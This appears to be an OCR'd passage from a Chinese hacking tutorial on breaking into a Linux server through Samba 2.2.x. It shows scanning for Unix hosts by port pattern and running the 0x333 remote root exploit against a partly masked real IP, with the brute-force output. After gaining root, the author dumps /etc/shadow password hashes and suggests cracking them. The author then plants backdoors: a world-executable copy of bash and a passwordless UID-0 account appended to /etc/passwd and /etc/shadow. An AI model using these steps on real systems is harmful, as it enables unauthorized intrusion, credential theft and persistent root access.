


图 1

其实，在溢出程序的说明中已经提到了解决办法，就是“samba post <default 139>”这句。原来samba缺省的端口是139，我们只需扫描开放139端口的Linux系统就可以了。看到这儿，或许有许多朋友已经迫不及待的打开x-scan、superscan什么的，填上139端口，开始狂扫了。如果你真这样做了，实在是很不明智的，熟悉Windows的朋友一定知道，大多数Windows系统都会开放139端口，而开放139端口的Unix/Linux系统的数量远比Windows少。因此，这样扫到的系统绝大多数都是Windows系统。那么，如何才能更快、更准确地找到目标主机呢？以前我在《X档案》也曾写过一篇关于如何判断目标主机操作系统的文章，上边就提到了利用特定端口来寻找。因此，这次我们同样可使用这个方法。

像22(ssh)、111(SunRPC)、513(rlogin)、514(rsh)、515、6000等端口一样，通常只有Unix/Linux系统才会开放。因此，我们在扫描端口时，可选择22、111、139、513、514、515、6000。这样，如果目标主机既开放22端口又开放139端口，或既开放111端口又开放139端口等，那么对方极可能是提供了Samba服务的Unix/Linux系统，图1就是我扫描到的一台Linux主机。

OK！目标已找到，我们就开始来溢出吧！

```
G:\hacker\0x333samba\0x333sam
ba -t 61.13.XXX.XXX -p 139

[~] 0x333hate => samba 2.2.x remote root exploit [~]
[~]       code by c0wboy ~ www.0x333.org          [~]

[-] connecting to 61.13.1.49:139
[-] stating bruteforce

[-] testing 0xbfffffff
[-] testing 0xbffffdff
[-] testing 0xbffffbff
[-] testing 0xbffff9ff
[-] testing 0xbffff7ff
Linux sunsweet 2.4.20 #20 Mon Mar 17 22:55:24 PST
2003 i586 unknown
Uid=0(root) gid=0(root) groups=99(nogroup) 98(nobody)
```

程序在测试到“0xbffff7ff”这个地址时，溢出就成功了，而且直接是root权限，就像Windows下的Administrator一样。接下来的第一件事是查看当前登录到系统的用户都有哪些？如果有系统管理员的话，那可不妙（图2）。




图 2

```
w  //这个命令的作用是查看当前登录进系统的用户
  22:10:26 up 2 days, 5:37, 0 users, load average: 0.00, 0.00, 0.00
  USER    TTY    FROM    LOGIN@    IDLE
JCPU  PCPU  WHAT
```

通过图2可以看出一个人也没有，那我们就可放心的在上边操作了。虽然没有命令提示符，但并不影响我们的操作。接下来


我们查看一下对方的进程，看看都运行了什么？

```
ps   \\查看系统运行的进程
PID TTY   TIME     CMD
1     ?   00:00:04  init
2     ?   00:00:00  keventd
3     ?   00:00:00  ksoftirqd_CPU0
4     ?   00:00:00  kswapd
5     ?   00:00:00  bdflush
6     ?   00:00:00  kupdated
11    ?   00:00:00  mdrecoveryd
77    ?   00:00:00  eth0
89    ?   00:00:00  klogd
94    ?   00:00:00  sshd
106   ?   00:00:00  crond
153   ?   00:00:00  master
160   ?   00:00:00  gpm
163   ?   00:00:00  miniserv.pl
164   ?   00:00:00  safe_mysqld
175   ?   00:00:00  squid
11961 ?   00:00:00  syslogd
11965 ?   00:00:00  inetd
3260  ?   00:00:00  smbd
3262  ?   00:00:00  nmbd
5969  ?   00:00:00  sh
5974  ?   00:00:00  ps
```

在 Unix/Linux 系统中，用户密码是被保存在 /etc/shadow 文件中的，让我们来看一下目标机器的用户密码。

```
cat /etc/shadow   //显示shadow文件的内容，类似WINDOWS中的TYPE命令。
```

图 3 则是执行后的结果，如果想破解的话，把shadow 文件复制下来，用john 破就可以了。不过我对这个还不大感兴趣，所以就没有下对方的shadow 文件。



```
 5974 ?        00:00:00 ps
cat /etc/shadow
root:$1$g4m161ki$6wnEJIiii7sJhM7M1VRPz/:12180:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:$1$6d71NaLj$IO1QQzCSktI6ar9gf4okL.:12182:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
sshd:*:9797:0:::::
postfix:$1$52379356$iH2vnHRTBKAygx.3tyH/y0:12180::::::
squid:$1$52379311$QxFjHue4n9sk1UI2GyIW81:12180::::::
```

图 3

四、留下后门

接下来，我将几种后门的制作方法简单的介绍一下。

```
1. cp /bin/bash /usr/man/sagi.sh   //复制文件命令，和Windows下的Copy类似
```

bash 是 Linux 系统中的一个 shell 解释程序，和 DOS 下的 command.com 类似。


我将其复制到了 /usr/man 目录下，并改名为 sagi.sh。此时，sagi.sh 文件的权限为 755，我重新修改了它的权限。

2. chmod 777 sagi.sh　//关于 chmod 的详细使用，请参见 2002 年第 5 期的《X 档案》。此时，sagi.sh 已经可以被任何人执行了。我们只需拥有一个普通权限的帐号，登录进系统后执行 sagi.sh，就会立刻拥有 root 权限。这是 Unix/Linux 系统中最常用的一种后门制作方法，唯一的缺点是我们必须得先拥有一个帐号，才能登录进系统去执行这个文件。

3. 在 Windows 中，如果我们得到了 Administrator 权限，通常会添加一个后门帐号。让我们来看一下如何在 Linux 系统中添加帐号。


```
echo 'www:x:0:0:::/:/:/bin/sh' >>/etc/passwd   \\和windows下的echo用法类似
echo 'www::::::::'>>/etc/shadow
```

如图 4，这样我们就添加了一个 www 且不需要密码的帐号，而且是 root 权限。




```
-rw-r--r--   1 root     root           56 Feb 27  2002 ytalkrc
lrwxrwxrwx   1 root     root            7 May  8 22:34 zprofile -> profile
cp /bin/bash /usr/man/sagi.sh
pwd
/etc
cd ..
cd /usr/man
pwd
/usr/man
ls sagi.sh
sagi.sh
ls -la sagi.sh
-rwxr-xr-x   1 root     root       633327 May 11 22:22 sagi.sh
chmod 777 sagi.sh
ls -la sagi.sh
-rwxrwxrwx   1 root     root       633327 May 11 22:22 sagi.sh
cd ..
pwd
/usr
cd ..
pwd
/
cd etc
echo 'www:x:0:0:::/:/:/bin/sh' >>/etc/passwd
echo 'www::::::::'>>/etc/shadow
```

图 4



```
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
sshd:x:33:33:sshd:/:
postfix:x:93:500::/etc/postfix:/bin/false
squid:x:94:2::/usr/local/squid:/bin/false
sunsweet:x:500:100::/home/sunsweet:/bin/bash
fax:x:10:14:Facsimile Agent:/var/spool/hylafax:/bin/false
moncos:x:1000:100:,,,:/home/moncos:/bin/bash
www:x:0:0:::/:/:/bin/sh
```

图 5



```
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:$1$6d71NaLj$IO1QQzCSktI6ar9gf4okL.:12182:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
sshd:*:9797:0:::::
postfix:$1$52379356$iH2vnHRTBKAygx.3tyH/y0:12180::::::
